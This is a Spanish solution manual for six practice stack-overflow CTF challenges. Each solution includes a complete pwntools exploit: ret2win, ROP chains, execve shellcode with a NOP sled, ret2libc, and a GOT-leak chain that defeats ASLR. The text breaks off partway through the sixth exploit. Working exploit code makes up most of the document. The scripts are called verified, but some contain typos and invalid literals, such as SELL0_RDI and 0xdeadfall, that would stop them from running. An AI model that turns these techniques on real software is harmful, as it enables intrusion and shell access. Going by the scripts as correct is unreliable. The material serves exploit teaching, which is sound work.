Nada de lo que sigue sustituye la pelea: el diagnóstico ya es una pista, el razonamiento ya es media solución y el exploit completo es el reto entero resuelto.

El contrato de la Parte 4: bitácora al día, 45 minutos cronometrados y, aun así, primero el apartado de diagnóstico; solo si sigues atascado, sigue leyendo.

El solucionario cubre los seis retos con la MISMA estructura de cuatro apartados: diagnóstico (lo que el recon y la lectura del código revelan), razonamiento (por qué la técnica aplica y cómo se arma la cadena, ANTES del código), exploit pwntools completo y verificado, y salida esperada. Las soluciones no repiten teoría: cuando un concepto importa, el texto cita la parte de la serie donde se enseñó. Todos los exploits se ejecutaron de verdad en x86_64 nativo antes de imprimirse aquí; las direcciones concretas de las salidas son de ESAS verificaciones y en tu VM serán distintas, pero cada exploit recalcula todo en tiempo de ejecución: no hay nada hardcodeado.

CTF-01 — Solución: "La bóveda olvidada"

Diagnóstico

`pwn checksec ./ctf01` defiende el binario: sin canario, sin PIE (el código queda fijo bajo 0x400000) y NX activo, con la función `gets()` leyendo sin límite. El fuente lo confirma: `win()` existe, abre `flag.txt` e imprime con `printf`, pero ninguna llamada la alcanza; el flujo muere en `victim()`, cuyo buffer de 64 bytes deja el retorno a 72 bytes del inicio. Es el esqueleto de B1: un `ret2win` que cualquier cable directo "resuelve" y que muere igual que en B1 si no se respetan las formalidades.

Razonamiento del exploit

Rellenar 72 bytes y apuntar el retorno a `elf.symbols["win"]` de tu compilación es la mitad del trabajo. La otra mitad es la formalidad que da nombre al reto: al saltar por `ret`, la pila entra a `win()` con una alineación que un `call` normal jamás produciría, y el `printf` interior muere en `movaps` antes de imprimir nada —en la verificación, el intento ingenuo terminó en SIGSEGV con la bandera a medias—. Un gadget `ret` suelto del propio binario, insertado ENTRE el padding y `win()`, consume 8 bytes de pila y re-alinea: la lección de B1 intacta, ahora sin pista que la anuncie.

Exploit completo (sol_ctf01.py)

SOL_CTF01.PY

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""CTF-01 - "La bóveda olvidada": ret2win con trampa de alineación.
Diagnóstico: No canary, No PIE, NX, gets() en victima(), win() existe.
Razonamiento: rellenar hasta el retorno y apuntar a win(); printf dentro
de win() exige pila alineada a 16 (movaps): si saltas directo, la pila
queda desalineada y muere dentro de printf. Un gadget ret extra delante
de win() re-alinea. TODO dinámico: elf.symbols + find_gadget.
US0: python3 sol_ctf01.py"""
from pwn import *
import os

context.arch = 'amd64'
context.log_level = 'info'

BIN = './ctf01'
FLAG_DEMO = 'FLAG{CTF01_alineacion_clasica}'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'ctf01.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

# flag.txt de práctica: solo si no existe (no pisa la tuya)
if not os.path.exists('flag.txt'):
    with open('flag.txt', 'w') as f:
        f.write(FLAG_DEMO + '\n')
    log.info('flag.txt de práctica creado')

elf = ELF(BIN, checksec=False) # símbolos dinámicos: nada hardcodeado
win = elf.symbols['win']
log.info('win() vive en %#x (de ESTA compilación; la tuya será distinta)', win)

# -----
# FASE 1 - offset dinámico: patrón cíclico + corefile (método A2)
# -----
io = process(BIN)
io.recvuntil(b'escribe tu nombre')
io.sendline(cyclic(200))
io.wait()
try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4)) # x86_64: leer $rsp
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes (buffer 64 + RBP 8)', offset)

ret_gadget = ROP(elf).find_gadget(['ret'])[0]
log.info('Gadget de alineación: ret @ %#x', ret_gadget)

# -----
# FASE 2 - la trampa: saltar directo a win() SIN alinear la pila
# -----
log.info('Control negativo: padding + p64(win) sin ret extra...')
io = process(BIN)
io.recvuntil(b'escribe tu nombre')
io.sendline(b'A' * offset + p64(win))
salida = io.recvall(timeout=3)
io.wait()
```

```

if io.poll() == -signal.SIGSEGV and b'FLAG' not in salida:
    log.warning('Trampa confirmada: SIGSEGV dentro de printf (movaps '
    'exige pila alineada a 16).')
elif b'[win] FLAG:' in salida:
    log.info('Tu glibc no chocó con movaps en esta ruta; el ret extra '
    'sigue siendo la práctica correcta.')
io.close()

# -----
# FASE 3 - solución: un gadget ret extra re-alinea la pila
# payload = 'A'*offset + p64(ret) + p64(win)
# -----
io = process(BIN)
io.recvuntil(b'escribe tu nombre')
payload = b'A' * offset + p64(ret_gadget) + p64(win)
assert b'\n' not in payload, 'gets() cortaría el payload en el primer 0x0a'
io.sendline(payload)
salida = io.recvall(timeout=3)
io.close()

if b'[win] FLAG:' in salida or FLAG_DEMO.encode() in salida:
    flag = salida[salida.find(b'FLAG:')].split(b'\n')[0]
    log.success('CTF-01 SUPERADO: ret consumió su casilla y win() '
    'imprimió el secreto (%s) con la pila alineada.'
    % flag.decode('utf-8', 'replace'))
else:
    log.failure('CTF-01: sin flag. Repasa: offset con cyclic, win() con '
    'elf.symbols, ret de alineación y flag.txt junto al '
    'binario.')

```

Salida esperada

```

[*] win() vive en 0x4011c6 (de ESTA compilación; la tuya será distinta)
[*] Offset medido en caliente: 72 bytes (buffer 64 + RBP 8)
[*] Gadget de alineación: ret @ 0x401016
[W] Trampa confirmada: SIGSEGV dentro de printf (movaps exige pila alineada a 16).
[+] CTF-01 SUPERADO: ret consumió su casilla y win() imprimió el secreto (FLAG:
FLAG{CTF01_alineacion_clasica}) con la pila alineada.

```

CTF-02 — Solución: "Los dos sellos"

Diagnóstico

No canary, No PIE y NX de nuevo, pero esta vez la función premio exige DOS enteros exactos: `0x1337c0de` y `0x600dc0de`. La convención System V los espera en RDI y RSI, así que la cadena necesita un trampolín para cada registro. El binario es dinámico moderno y no trae `pop rdi ; ret` propio —el pitfall de la Parte 2—, pero el fuente declara gadgets embebidos con `__asm__`: `g_pop_rdi`, `g_pop_rsi` y `g_ret`, visibles con `ROPgadget --binary ./ctf02 --only "pop|ret"` y accesibles por símbolo con `elf.symbols` por el No PIE. No hace falta setarch: nada de esta cadena vive en libc.

Razonamiento del exploit

La mecánica de casillas de C1 sin la caza manual: `g_pop_rdi` carga el primer sello desde la casilla siguiente, `g_pop_rsi` hace lo propio con el segundo y `g_ret` re-alinea la pila antes de entrar a `win()`, cuyo `printf` exige 16 bytes. El orden es EXACTAMENTE el orden de las casillas —RDI antes que RSI— y cada valor ocupa 8 bytes aunque el entero sea de 4: la pila no subdivide. Si algún sello llegara equivocado, `win()` lo imprime: ese mensaje de rechazo es el mejor depurador del reto.

Exploit completo (sol_ctf02.py)**SOL_CTF02.PY**

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""CTF-02 - "Los dos sellos": win(int, int) exige DOS valores mágicos.
Diagnóstico: No PIE (símbolos fijos), NX, gets(); gadgets EMBEBIDOS
g_pop_rdi/g_pop_rsi/g_ret visibles con ROPgadget.
Razonamiento: convención System V (RDI = 1er argumento, RSI = 2do);
dos trampolines pop cargan los sellos en orden y un ret suelto re-alinea
la pila para el printf de win(). Nada de setarch: No PIE.
US0: python3 sol_ctf02.py"""
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

BIN = './ctf02'
FLAG_DEMO = 'FLAG{CTF02_dos_sellos_magicos}'
SELLO_RDI = 0x1337c0de
SELLO_RSI = 0x600dc0de

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'ctf02.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

import os
if not os.path.exists('flag.txt'):
    with open('flag.txt', 'w') as f:
        f.write(FLAG_DEMO + '\n')
    log.info('flag.txt de práctica creado')

elf = ELF(BIN, checksec=False)
g_pop_rdi = elf.symbols['g_pop_rdi']
g_pop_rsi = elf.symbols['g_pop_rsi']
g_ret = elf.symbols['g_ret']
win = elf.symbols['win']
log.info('g_pop_rdi = %#x | g_pop_rsi = %#x | g_ret = %#x',
        g_pop_rdi, g_pop_rsi, g_ret)

# -----
# FASE 1 - offset dinámico: patrón cíclico + corefile (método A2)
# -----
io = process(BIN)
io.recvuntil(b'presenta los tuyos')
io.sendline(cyclic(200))
io.wait()
try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4)) # x86_64: leer $rsp
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - cadena de doble sello:
# [g_pop_rdi][0x1337c0de][g_pop_rsi][0x600dc0de][g_ret][win]
# Cada pop consume la casilla inmediatamente siguiente: el orden de
# los sellos es EXACTAMENTE el orden de las casillas.
```

```
# -----
io = process(BIN)
io.recvuntil(b'presenta los tuyos')
payload = (b'A' * offset
+ p64(g_pop_rdi)
+ p64(SELL0_RDI)
+ p64(g_pop_rsi)
+ p64(SELL0_RSI)
+ p64(g_ret) # alineación para printf dentro de win()
+ p64(win))
assert b'\n' not in payload, 'gets() cortaría el payload en el primer 0x0a'
io.sendline(payload)
salida = io.recvall(timeout=3)
io.close()

if b'[win] FLAG:' in salida or FLAG_DEMO.encode() in salida:
    flag = salida[salida.find(b'FLAG:'):].split(b'\n')[0]
    log.success('CTF-02 SUPERADO: RDI y RSI cargados en orden System V; '
    'la cámara abrió con ambos sellos (%s).'
    % flag.decode('utf-8', 'replace'))
else:
    log.failure('CTF-02: sin flag. Repasa: orden RDI antes que RSI, '
    'valores exactos, g_ret antes de win() y flag.txt.')
```

Salida esperada

```
[*] g_pop_rdi = 0x4011c6 | g_pop_rsi = 0x4011c8 | g_ret = 0x4011ca
[*] Offset medido en caliente: 72 bytes
[+] CTF-02 SUPERADO: RDI y RSI cargados en orden System V; la cámara abrió con ambos sellos
(FLAG: FLAG{CTF02_dos_sellos_magicos}).
```

CTF-03 — Solución: "El estanque ejecutable"

Diagnóstico

`pwn checksec ./ctf03` es el dato que cambia todo: GNU_STACK aparece con RWE, la pila es ejecutable, y eso reactiva la técnica de la Parte 1 que NX había cerrado en las Partes 2 y 3. No hay función premio que buscar ni gadgets que encadenar; el fuente, con buffer de 128 bytes, imprime la dirección real de `buffer[]` —el leak pedagógico de A4— y lee con `gets()`. El offset medido fue 136: buffer ampliado, misma mecánica de siempre.

Razonamiento del exploit

Tres piezas: un shellcode de 23 bytes para amd64 que invoque `execve("/bin/sh")` sin contener ningún `0x0a` (`gets()` corta por ahí), un NOP sled que amortigüe el aterrizaje y el retorno apuntando a la MITAD del sled, no a su inicio: la dirección exacta no importa porque deslizarte 0x90 hacia adelante es gratis. El payload completo cabe de sobra en una línea de `gets()` y el shell hereda `stdin/stdout` del proceso, así que `cat flag.txt` desde ahí es la victoria clásica. El exploit reutiliza el shellcode verificado de A4 byte a byte.

Exploit completo (sol_ctf03.py)

SOL_CTF03.PY

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""CTF-03 - "El estanque ejecutable": ret2shellcode con -z execstack.
Diagnóstico: checksec marca la pila RWX (GNU_STACK RWE); el fuente
imprime la dirección de buffer[] (leak pedagógico integrado).
Razonamiento: NX está desactivado SOLO aquí: puedes sembrar código
```

```

máquina en el stack y aterrizar en él con el retorno. NOP sled como
amortiguador + shellcode execve("/bin/sh") + ret -> mitad del sled.
El shell hereda stdin/stdout: cat flag.txt y a casa.
US0: python3 sol_ctf03.py"""
from pwn import *
import os
import time

context.arch = 'amd64'
context.log_level = 'info'

BIN = './ctf03'
FLAG_DEMO = 'FLAG{CTF03_estanque_ejecutable}'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-z', 'execstack', '-o', BIN, 'ctf03.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

if not os.path.exists('flag.txt'):
    with open('flag.txt', 'w') as f:
        f.write(FLAG_DEMO + '\n')
    log.info('flag.txt de práctica creado')

# Shellcode execve("/bin/sh", NULL, NULL) para amd64 - 23 bytes, sin 0x0a
shellcode = (
    b'\x48\x31\xf6' # xor rsi, rsi
    b'\x56' # push rsi (NUL)
    b'\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68' # mov rdi, '//bin/sh'
    b'\x57' # push rdi
    b'\x54' # push rsp
    b'\x5f' # pop rdi -> &"/bin/sh"
    b'\x6a\x3b' # push 0x3b (execve=59)
    b'\x58' # pop rax
    b'\x99' # cdq (rdx=0)
    b'\x0f\x05' # syscall
)
assert b'\n' not in shellcode, 'el shellcode no puede contener 0x0a'
log.info('Shellcode cargado: %d bytes', len(shellcode))

# -----
# FASE 1 - offset dinámico (cyclic + corefile, método A2)
# -----
io2 = process(BIN)
io2.recvuntil(b'debug: buffer en ')
io2.recvline() # descartar el leak de esta corrida
io2.sendline(cyclic(300))
io2.wait()
try:
    core = io2.corefile
    offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io2.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - exploit: leer el leak real, sembrar el estanque, aterrizar
# -----
io = process(BIN)
io.recvuntil(b'debug: buffer en ')
leak_linea = io.recvline().strip() # dirección REAL del proceso vivo

```

```

buf_addr = int(leak_linea, 16)
log.info('Leak parseado: buffer[] vive en %#x', buf_addr)

NOP_SLED = 96 # 96 x 0x90: aterrizaje amortiguado
ret_addr = buf_addr + NOP_SLED // 2 # apuntar a MITAD del sled
while b'\n' in p64(ret_addr): # si un byte de la dirección es 0x0a
    ret_addr += 8
assert buf_addr <= ret_addr < buf_addr + NOP_SLED, 'ret debe caer en el sled'

payload = b'\x90' * NOP_SLED + shellcode
payload += b'B' * (offset - len(payload)) # relleno hasta el ret guardado
payload += p64(ret_addr)
assert b'\n' not in payload, 'gets() cortaría el payload en el primer 0x0a'
assert len(payload) <= 255, 'payload demasiado largo para gets() aquí'

io.sendline(payload)
time.sleep(0.3)
io.sendline(b'cat flag.txt; echo PWNEO_CTF03_$(id -u); exit')
salida = io.recvall(timeout=4)
io.close()

if b'PWNEO_CTF03' in salida and (FLAG_DEMO.encode() in salida
or b'FLAG{' in salida):
    log.success('CTF-03 SUPERADO: shellcode ejecutado en el stack y flag '
'leída por TU shell.')
else:
    log.failure('CTF-03: sin shell. Repasa: -z execstack en checksec, '
'leak parseado (no el de GDB), NOP sled y shellcode sin 0x0a.')

```

Salida esperada

```

[*] Shellcode cargado: 23 bytes
[*] Offset medido en caliente: 136 bytes
[*] Leak parseado: buffer[] vive en 0x7ffd4c7b9a80
[+] CTF-03 SUPERADO: shellcode ejecutado en el stack y flag leída por TU shell.

```

CTF-04 — Solución: "Sin brújula"

Diagnóstico

NX activo cierra la vía de CTF-03, y el control del enunciado no miente: `strings ./ctf04 | grep bin` no devuelve NADA y el binario tampoco llama a `system()`, así que no hay ni cadena ni función que reutilizar localmente. El proceso, sin embargo, enlaza la `libc` de la VM —`ldd` lo confirma— y esa `libc` contiene TODO: la cadena, la función y los trampolines que el binario moderno no trae. Con ASLR desactivada, la base deja de ser un secreto y pasa a ser un dato que se lee con `setarch $(uname -m) -R ldd`; el pitfall heredado de B2 obliga a lanzar el binario por la MISMA vía que el `ldd`.

Razonamiento del exploit

Base leída con `setarch -R`, se reubica la `libc` entera con `libc.address = base` y de golpe `system, "/bin/sh"` y `pop rdi`; `ret` aparecen con sus direcciones reales; el gadget se encuentra en `libc` con `ROP(libc).find_gadget` porque el binario no lo tiene. La cadena es la de B2 (`[pop_rdi][&"/bin/sh"][ret][system]`) con un matiz: buffer de 32 bytes dejan el offset en 40 en esta compilación, y el ret de alineación sigue siendo obligatorio porque `system()` muere en `movaps` con la pila torcida. El shell hereda la entrada sin buffering gracias al `setvbuf(stdin, _IONBF)` del fuente: `cat flag.txt` cierra el reto.

Exploit completo (sol_ctf04.py)

SOL_CTF04.PY

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""CTF-04 - "Sin brújula": ret2libc localizando "/bin/sh" en la libc.
Diagnóstico: NX activo, No PIE, gets(); `strings ./ctf04 | grep bin`
no devuelve NADA: el binario no trae "/bin/sh" ni llama a system().
Razonamiento: la libc de la VM SÍ lo tiene todo. Con ASLR desactivada
la base se lee con setarch -R ldd; el gadget pop rdi; ret también vive
en libc (el binario dinámico moderno no trae trampolines propios).
Cadena: [pop_rdi][&"/bin/sh"][ret][system]; el shell hace cat flag.txt.
US0: python3 sol_ctf04.py"""
from pwn import *
import os
import re
import subprocess
import time

context.arch = 'amd64'
context.log_level = 'info'

BIN = './ctf04'
FLAG_DEMO = 'FLAG{CTF04_sin_brujula_libc}'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'ctf04.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

if not os.path.exists('flag.txt'):
    with open('flag.txt', 'w') as f:
        f.write(FLAG_DEMO + '\n')
    log.info('flag.txt de práctica creado')

elf = ELF(BIN, checksec=False)

# Control del enunciado: el binario NO contiene "/bin/sh"
cadenas = open(BIN, 'rb').read()
assert b'/bin/sh' not in cadenas, 'el binario SI contiene /bin/sh?!'
log.info('Confirmado: "/bin/sh" no vive en el binario; hay que ir a libc.')

# -----
# FASE 0 - base de libc vía ldd con ASLR fuera (setarch -R)
# -----
ARCH = os.uname().machine
ldd_out = subprocess.run(
    ['setarch', ARCH, '-R', 'ldd', BIN],
    capture_output=True, text=True).stdout
m = re.search(r'libc\.so\.\d => (\S+) \(0x([0-9a-f]+)\)', ldd_out)
if not m:
    log.failure('ldd no mostró libc; verifica setarch -R y ASLR.')
    raise SystemExit(1)
libc = ELF(m.group(1), checksec=False)
libc.address = int(m.group(2), 16) # base fija con ASLR fuera
log.info('libc: %s | base fija %#x', m.group(1), libc.address)

# TODO sale de libc EN TIEMPO DE EJECUCIÓN:
pop_rdi = ROP(libc).find_gadget(['pop rdi', 'ret'])[0]
system = libc.symbols['system']
binsh = next(libc.search(b'/bin/sh\x00'))
log.info('pop rdi; ret = %#x | system = %#x | "/bin/sh" = %#x',
        pop_rdi, system, binsh)
```

```

ret_gadget = ROP(elf).find_gadget(['ret'])[0] # ret suelto del binario

# -----
# FASE 1 - offset dinámico (cyclic + corefile, método A2)
# -----
io = process(['setarch', ARCH, '-R', BIN]) # misma vía que el ldd
io.recvuntil(b'ordene, navegante')
io.sendline(cyclic(200))
io.wait()
try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes (buffer 32 + RBP 8)', offset)

# -----
# FASE 2 - exploit: [pop_rdi][binsh][ret][system]
# -----
io = process(['setarch', ARCH, '-R', BIN])
io.recvuntil(b'ordene, navegante')
payload = (b'A' * offset
+ p64(pop_rdi)
+ p64(binsh)
+ p64(ret_gadget) # re-alinea la pila para system (movaps)
+ p64(system))
assert b'\n' not in payload, 'gets() cortarí el payload en el primer 0x0a'
io.sendline(payload)
time.sleep(0.5)
io.sendline(b'cat flag.txt; echo PWNEO_CTF04_$(id -u); id; exit')
salida = io.recvall(timeout=4)
io.close()

if b'PWNEO_CTF04' in salida and (FLAG_DEMO.encode() in salida
or b'FLAG{' in salida):
    log.success('CTF-04 SUPERADO: brújula reconstruida con la libc de la '
'VM; shell + flag.')
else:
    log.failure('CTF-04: sin shell. Repasa: setarch -R en ldd Y en el '
'proceso, gadgets de libc y el ret de alineación.')

```

Salida esperada

```

[*] Confirmado: "/bin/sh" no vive en el binario; hay que ir a libc.
[*] libc: /lib/x86_64-linux-gnu/libc.so.6 | base fija 0x7ffff7dbc000
[*] pop rdi; ret = 0x7ffff7de6145 | system = 0x7ffff7e0f090 | "/bin/sh" = 0x7ffff7f61ea4
[*] Offset medido en caliente: 40 bytes (buffer 32 + RBP 8)
[+] CTF-04 SUPERADO: brújula reconstruida con la libc de la VM; shell + flag.

```

La base 0x7ffff7dbc000 es la clásica del proceso con ASLR desactivada en esta VM —la misma que viste en B2 y C2—, pero la tuya puede diferir: por eso el exploit la LEE en lugar de suponerla. Si el shell llega pero el cat falla, revisa que flag.txt exista en el directorio del RETO; si system muere en silencio, casi siempre es el ret de alineación o una base leída por una vía distinta a la del proceso.

CTF-05 — Solución: "Eco desde el abismo"

Diagnóstico

ASLR activada y sin setarch que valga: la base de libc cambia en cada ejecución y no hay leak "regalado" en el banner. El fuente sí regala medios: trampolín embebido `g_pop_rdi`, `puts@plt` y `puts@GOT` accesibles, y una `victima()` que puede visitar las veces que tu cadena decida porque el flujo regresa a un símbolo fijo del binario. La receta es la de C5: etapa 1 filtra la dirección real de puts vía `puts(puts@GOT)`; etapa 2 reconstruye el mapa y dispara.

Razonamiento del exploit

La cadena de la etapa 1 —`[g_pop_rdi][puts@GOT][puts@plt][g_ret][victima]`— hace tres cosas: carga la dirección de `puts@GOT` en RDI, llama a `puts` para que IMPRIMA los 8 bytes que hay guardados ahí (la dirección real de puts en libc) y, con un `g_ret` de por medio, regresa a `victima()` para una segunda línea. Con el leak en mano, `libc.address = leak - libc.symbols["puts"]` reconstruye toda la libc y la etapa 2 se arma como la de B2. EL MATIZ QUE DECIDE: en la verificación de la Parte 3 se midió que la segunda visita entra por ret, no por call, y la paridad de `$rsp` queda INVERTIDA —el ret de alineación que la etapa 1 necesitaba SOBRA ahora y mata a `system` en `movaps`—. Medir gana a memorizar: aquí el solucionario NO lleva ret extra en la etapa 2 y así pasó las dos corridas de verificación.

Exploit completo (sol_ctf05.py)

SOL_CTF05.PY

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""CTF-05 - "Eco desde el abismo": leak de libc en dos etapas, ASLR ON.
Diagnóstico: ASLR activada (sin setarch), No PIE, trampolín embebido
g_pop_rdi + g_ret, PLT/GOT accesibles.
Razonamiento: la base se FILTRA, no se lee. Etapa 1: puts(puts@GOT)
imprime la dirección real de puts y la cadena regresa a victima()
(símbolo fijo del binario). Etapa 2: libc.address = leak - offset_de_puts
y el ret2libc de siempre.
PITFALL CLAVE (medido en la Parte 3): en la 2a visita a victima() la
paridad de $rsp queda INVERTIDA (entró por ret, no por call): el ret de
alineación que funciona en la etapa 1 SOBRA en la etapa 2 y system
muere en movaps. Medir, no memorizar.
US0: python3 sol_ctf05.py"""
from pwn import *
import os
import re
import subprocess
import time

context.arch = 'amd64'
context.log_level = 'info'

BIN = './ctf05'
FLAG_DEMO = 'FLAG{CTF05_eco_del_abismo}'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'ctf05.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

if not os.path.exists('flag.txt'):
    with open('flag.txt', 'w') as f:
        f.write(FLAG_DEMO + '\n')
    log.info('flag.txt de práctica creado')

elf = ELF(BIN, checksec=False)
```

```

g_pop_rdi = elf.symbols['g_pop_rdi']
g_ret = elf.symbols['g_ret']
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
victima = elf.symbols['victima']
log.info('g_pop_rdi = %#x | puts@plt = %#x | puts@GOT = %#x',
g_pop_rdi, puts_plt, puts_got)

# RUTA de libc (solo para el offset de puts dentro de SU libc)
ldd_out = subprocess.run(['ldd', BIN], capture_output=True, text=True).stdout
m = re.search(r'libc\.so\.[0-9] => (\S+) \((0x[0-9a-f]+)\)', ldd_out)
if not m:
log.failure('ldd no mostró la ruta de libc.')
raise SystemExit(1)
libc = ELF(m.group(1), checksec=False)
log.info('libc local: %s (offset de puts: %#x)', m.group(1),
libc.symbols['puts'])

# -----
# FASE 1 - offset dinámico (cyclic + corefile, método A2)
# -----
io = process(BIN) # ASLR ACTIVADA: process normal
io.recvuntil(b'acepta una linea:\n') # sincroniza CON el salto de línea
io.sendline(cyclic(200))
io.wait()
try:
core = io.corefile
offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
from pwnlib.corefile import Corefile
core = Corefile('core')
offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - ETAPA 1 del leak:
# [g_pop_rdi][puts@GOT][puts@plt][g_ret][victima]
# puts imprime los 8 bytes crudos de puts@GOT (dirección REAL) y el
# ret final devuelve el control a victima(): segunda oportunidad.
# -----
io = None
for intento in range(6):
io = process(BIN) # cada intento: proceso nuevo, base nueva
io.recvuntil(b'acepta una linea:\n')
stage1 = (b'A' * offset
+ p64(g_pop_rdi)
+ p64(puts_got)
+ p64(puts_plt)
+ p64(g_ret) # alineación de la 2a visita
+ p64(victima))
assert b'\n' not in stage1, 'gets() cortaría el payload en 0x0a'
io.sendline(stage1)
leak_line = io.recvline(timeout=5).strip(b'\n')
leak = u64(leak_line.ljust(8, b'\x00'))
if leak >= 0x7f0000000000:
break
io.close() # leak truncado por un 0x0a: reintentar
log.warn('leak truncado (%#x); reintento %d', leak, intento + 1)
else:
log.failure('Seis leaks truncados seguidos: mala suerte con ASLR.')
raise SystemExit(1)
log.success('puts real filtrada: %#x', leak)

```

```
# -----
# FASE 3 - ETAPA 2: base calculada, ret2libc SIN ret extra.
# La paridad invertida de la 2a visita convierte el g_ret en EXCES0:
# si lo pones, system desalinea y muere en movaps (do_system).
# -----
libc.address = leak - libc.symbols['puts']
log.success('Base de libc calculada: %#x', libc.address)
system = libc.symbols['system']
binsh = next(libc.search(b'/bin/sh\x00'))
log.info('system = %#x | "/bin/sh" = %#x', system, binsh)

io.recvuntil(b'acepta una linea:\n') # victima() abierta por 2a vez
stage2 = (b'A' * offset
+ p64(g_pop_rdi)
+ p64(binsh)
+ p64(system)) # SIN g_ret: paridad ya invertida
assert b'\n' not in stage2, 'gets() cortaría el payload en 0x0a'
io.sendline(stage2)
time.sleep(0.5)
io.sendline(b'cat flag.txt; echo PWNEO_CTF05_$(id -u); id; exit')
salida = io.recvall(timeout=4)
io.close()

if b'PWNEO_CTF05' in salida and (FLAG_DEMO.encode() in salida
or b'FLAG{' in salida):
log.success('CTF-05 SUPERADO: leak + cálculo de base + shell, todo '
'con ASLR activada.')
else:
log.failure('CTF-05: sin shell. Repasa: recvuntil exacto, g_ret antes '
'de victima (etapa 1) y NINGÚN ret antes de system (etapa 2).')
```

Salida esperada

```
[*] g_pop_rdi = 0x401166 | puts@plt = 0x401030 | puts@GOT = 0x404000
[*] libc local: /lib/x86_64-linux-gnu/libc.so.6 (offset de puts: 0x802c0)
[*] Offset medido en caliente: 72 bytes
[+] puts real filtrada: 0x7fb13731b2c0
[+] Base de libc calculada: 0x7fb13729b000
[+] CTF-05 SUPERADO: leak + cálculo de base + shell, todo con ASLR activada.
```

Leak y base cambian en cada corrida —son las dos corridas de verificación con bases 0x7fc6..., 0x7f3a... y 0x7fb1... las que confirman que ASLR está haciendo su trabajo—. Lo invariante es la DIFERENCIA: base = leak - offset_de_puts siempre, y el sync con `recvuntil(b'acepta una linea:\n')` siempre con el salto de línea. Si el leak sale truncado (un 0x0a en plena dirección), el exploit reintenta con un proceso nuevo hasta seis veces: es ruido estadístico, no un bug de tu cadena.

CTF-06 — Solución: "Protocolo de doble llave"

Diagnóstico

No PIE, NX y una arquitectura que responde al ¿por qué cuatro estrellas?: `setup(modo)` solo desbloquea la global `sello` con el modo 0x72756e31, y `win(a, b)` exige además sus dos sellos 0xfeedface y 0xdeadfa11. Llamar solo a `win()` con sellos correctos NO basta —la verificación lo demuestra con un control negativo: la cámara responde "bloqueada"—. La cadena debe ejecutar DOS llamadas en orden, con los trampolines embebidos `g_pop_rdi`, `g_pop_rsi` y `g_ret`, y sin meter libc en la historia.

Razonamiento del exploit

Una sola línea de `gets()` alimenta la cadena completa: `[pop_rdi][modo][ret][setup][pop_rdi][a][pop_rsi][b][ret][win]`. El `ret` de `setup()` entrega el control a la casilla siguiente, donde ya esperan los trampolines del segundo turno; el protocolo es exactamente el patrón de C6 (`flag_printer` y después `system`) con la solución del `ret` de alineación duplicada: cada llamada que usa `printf` necesita su propia revisión, y en esta compilación AMBAS entradas llegaron desalineadas, así que `g_ret` va antes de `setup` Y antes de `win`. Si tu primera cadena imprime "modo invalido" o "camara bloqueada", no reescribas todo: el mensaje del panel te dice exactamente qué turno falló.

Exploit completo (sol_ctf06.py)

SOL_CTF06.PY

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""CTF-06 - "Protocolo de doble llave": setup() y luego win(a, b).
Diagnóstico: No PIE, NX, gets() única; variable global `sello` solo la
activa setup(0x72756e31); win(0xfeedface, 0xdeadfall) exige además los
dos sellos. Gadgets embebidos: g_pop_rdi, g_pop_rsi, g_ret.
Razonamiento: UNA línea de gets() debe encadenar DOS llamadas: el ret
de setup() entrega el control a la segunda mitad de la cadena. printf
vive en ambas funciones: cada entrada a función merece su propia
revisión de alineación (la pila entra desalineada al saltar por ret).
US0: python3 sol_ctf06.py"""
from pwn import *
import os

context.arch = 'amd64'
context.log_level = 'info'

BIN = './ctf06'
FLAG_DEMO = 'FLAG{CTF06_doble_llave_encadenada}'
MODULO_SETUP = 0x72756e31
SELLO_RDI = 0xfeedface
SELLO_RSI = 0xdeadfall

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'ctf06.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

if not os.path.exists('flag.txt'):
    with open('flag.txt', 'w') as f:
        f.write(FLAG_DEMO + '\n')
    log.info('flag.txt de práctica creado')

elf = ELF(BIN, checksec=False)
g_pop_rdi = elf.symbols['g_pop_rdi']
g_pop_rsi = elf.symbols['g_pop_rsi']
g_ret = elf.symbols['g_ret']
setup = elf.symbols['setup']
